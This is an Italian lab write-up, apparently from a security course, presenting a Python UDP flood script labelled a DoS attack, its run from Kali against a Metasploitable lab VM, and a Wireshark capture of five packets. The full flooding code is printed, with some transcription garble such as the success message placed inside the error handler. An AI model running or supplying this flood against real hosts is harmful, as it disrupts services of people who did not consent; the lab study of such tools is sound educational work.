


CODICE IN PYTHON PER FARE UN ATTACCO DOS:

Nel compito di oggi abbiamo scritto un programma in python di un attacco dos di un UDP flood, ossia l'invio massivo di richieste UDP verso una macchina target in ascolto su una determinata porta.

Il codice che abbiamo scritto è il seguente:



```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)~/Desktop
$ import socket
(kali@kali)~/Desktop
$ python buffer.py
Inserisci l'IP target: 192.168.1.44
Inserisci la porta target: 80
Inserisci il numero di pacchetti da inviare: 5
Attacco UDP completato.

socket

~/Desktop/buffer.py - Mousepad
File Edit Search View Document Help
def udp_flood(target_ip, target_port, num_packets):
    udp_socket = None
    try:
        udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        # Crea un array di byte casuali
        data = bytearray(random.randint(0, 255) for _ in range(1024)) # 1 kb di dati casuali
        for _ in range(num_packets):
            udp_socket.sendto(data, (target_ip, target_port))
    except Exception as e:
        print("Attacco UDP completato.")
        print(f"Si è verificato un errore: {e}")
    finally:
        if udp_socket:
            udp_socket.close()

22 target_ip = input("Inserisci l'IP target: ")
23 target_port = int(input("Inserisci la porta target: "))
24
25 #Verifica validità dell'IP
26 try:
27     ipaddress.ip_address(target_ip)
28 except ValueError:
29     print("Errore: IP non valido.")
30     exit()
31
32 #Verifica validità della porta
33 if not (1 <= target_port <= 65535):
34     print("Errore: la porta deve essere compresa tra 1 e 65535.")
35     exit()
36
37 #Verifica validità del numero di pacchetti
38 try:
39     num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
40     if num_packets <= 0:
41         print("Errore: il numero di pacchetti deve essere positivo.")
42         exit()
43 except ValueError:
44     print("Errore: assicurati di inserire un numero valido per la porta e il numero di pacchetti.")
45     exit()
46
47 #Iniziamo l'attacco UDP
48 udp_flood(target_ip, target_port, num_packets)
```

Come prima cosa andiamo ad importare le librerie socket, random e ipaddress.

Nella prima parte di codice inizializziamo la variabile udp-socket e creiamo un array di byte casuali e stabiliamo che i pacchetti debbano essere inviati all' ip target e alla porta target scelti dall' utente, se questa situazione va a buon fine il nostro programma ci stamperà a schermo "attacco udp completato".


Nella seconda parte del codice andiamo ad inserire altri processi che il nostro programma deve eseguire, ad esempio riconoscere se l'indirizzo ip è valido, il range di porte da cui possiamo scegliere, laddove mettessimo un numero diverso apparirebbe "inserire una porta compresa tra 1 e 65535" che sono le porte totali.

Stesso discorso per la scelta del numero di pacchetti da inviare che non può essere <= 0 bensì deve essere un numero positivo.

Una volta inserite tutte le istruzioni del nostro programma apriamo un terminale su kali e wireshark in modo che tutto ciò che succede possiamo monitorarlo.

Lanciamo il nostro programma su kali con il comando "python buffer.py", che ci chiederà quindi l'ip target (io ho scelto metasploitable: 192.168.1.44), la porta target (ho scelto la porta 80) e quanti pacchetti inviare a quell'ip e quella porta (ne ho inviati 5).

Fatto questo guardando wireshark e inserendo udp come filtro possiamo vedere che dall'ip di kali sono partiti 5 pacchetti udp verso l'ip di metasploitable come vediamo nell'immagine sottostante.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	0.0.0.0	255.255.255.255	DHCP	330	DHCP Request - Transaction ID 0x7e41ea27
2	0.058635616	192.168.1.1	255.255.255.255	DHCP	298	DHCP NAK - Transaction ID 0x7e41ea27
3	0.059475350	0.0.0.0	255.255.255.255	DHCP	330	DHCP Discover - Transaction ID 0xe814eb1d
4	2.209682698	192.168.1.1	255.255.255.255	DHCP	348	DHCP Offer - Transaction ID 0xe814eb1d
5	2.209915999	0.0.0.0	255.255.255.255	DHCP	336	DHCP Request - Transaction ID 0xe814eb1d
6	2.311500573	192.168.1.1	255.255.255.255	DHCP	348	DHCP ACK - Transaction ID 0xe814eb1d
7	5.315042302	192.168.1.45	192.168.1.44	UDP	1066	39893 → 80 Len=1024
8	5.315053203	192.168.1.45	192.168.1.44	UDP	1066	39893 → 80 Len=1024
9	5.315150933	192.168.1.45	192.168.1.44	UDP	1066	39893 → 80 Len=1024
10	5.315242730	192.168.1.45	192.168.1.44	UDP	1066	39893 → 80 Len=1024
11	5.315244043	192.168.1.45	192.168.1.44	UDP	1066	39893 → 80 Len=1024
12	6.102911760	192.168.1.43	239.255.255.250	SSDP	435	NOTIFY * HTTP/1.1